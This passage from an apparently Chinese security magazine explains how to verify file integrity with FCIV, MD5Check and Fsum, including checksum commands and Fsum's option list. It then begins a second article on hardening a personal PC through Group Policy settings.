

图2



图3

如果我们要将目录C:\Inetpub\wwwroot\dvbbs以及子目录下的文件都校验一下并将结果写入db.xml，就输入命令**fciv.exe C:\Inetpub\wwwroot\dvbbs -r -xml db.xml**，如图2，生成的db.xml文件如图3所示。

然后我们修改某个文件，再来校验一下，输入命令**fciv.exe -v -xml db.xml**，果然查出来了，如图4。如果没有文件被改动的话，结果则会显示为正常，如图5。



图4




图5

二、MD5Check

目前许多网站上提供的下载工具，为了防止被人篡改，一般在提供下载的同时还会给出这个文件的MD5值，很多安全网站都是这样的，如图6。如果想要知道某个文件的MD5值，可以使用一个界面更友好的程序——MD5Check。这个程序的使用非常简单，通常“浏览”来选中目标文件，点击“计算”按钮就行了，如图7。




图6




图7

三、世界上最强大的校验工具Fsum

为什么说它强大呢？因为这个程序支持的运算方式太多了，很多我们都没听说过，比如crc32、sha1、tiger、rmd、panama、adler、edonkey等，具体得语法说明如图8所示。翻译过来如下：

-c or --check	—	校验
-d<directory>	—	设置目录
-jf	—	校验时只显示失败的结果
-jm	—	MD5格式
-js	—	SFV格式
-jnc	—	不显示注释
-r	—	处理子目录
-s or status	—	无输出




图8

-w or --warn	—	警告不正确的格式
-md2	—	包含MD2运算
-md4	—	包含MD4运算
-md5	—	包含MD5运算
-sha1	—	包含SHA-1运算
-sha256	—	包含SHA-2(256)运算
-sha384	—	包含SHA-2(384)运算
-sha512	—	包含SHA-2(512)运算
-rmd	—	包含RIPEMD-160运算
-tiger	—	包含TIGER运算
-panama	—	包含PANAMA运算
-adler	—	包含ADLER32运算
-crc32	—	包含CRC32运算
-edonkey	—	包含EDONKEY运算

比如要想校验C:\Inetpub\wwwroot\dvbbs以及子文件夹里的所有文件，并把结果导入1.txt，就输入命令**fsum -r -dC:\Inetpub\wwwroot\dvbbs *.* >1.txt**（注意：-d后没有空格，*.*前有空格），如图9。我们再来改变某个文件，然后输入命令**fsum -dC:\Inetpub\wwwroot\dvbbs -jf -c C:\查出被感染的文件\1.txt**，修改过的文件马上被查了出来，如图10。



图9




图10

如果你想让fsum针对当前目录的每个文件把所有的算法都用上，那就输入**fsum.exe -crc32 -md5 -sha1 -tiger -rmd -panama -adler -edonkey *.***，结果会非常壮观的。

以上三款小工具，对于小菜来讲最常用到的是MD5Check，在网上下载的时候经常会检查MD5值，看看有没有被改动过。另外两个工具则适合对网站、服务器和个人电脑文件的安全校验，比如把中毒后的文件校验结果和中毒前的一比较，被修改的文件就会立刻现身了。

（本文所涉及到的FXIC、MD5Check和Fsum已收录到光盘中）

文章难易度：★★
文章阅读点：个人电脑安全优化的一些心得

玩黑，你准备好了吗？

冰的原点

叉子们在玩黑的时候是不是经常会遇到玩黑不成，自己反碰到了麻烦的情况呢？本人不才，也是菜菜鸟一只，愿把本人的一些经验拿出来和大家谈谈，如有不足之处还请大家指教。




图 1

一、系统安全，让自己远离困扰

兵法云：知己知彼，百战百胜。因此拥有一个安全的系统是我们玩黑的前提，那么我们应该怎么做呢？假设我们手中有一个刚装好的系统，把平常要使用的软件程序都装上了，那么接下来就应该对安全进行一些设置了。按我个人的步骤，首先要对组策略进行设置，因为是个人计算机，所以就简单了许多。点击“开始”－“运行”输入gpedit.msc，然后回车，就会出现组策略（图 1）。




图 3

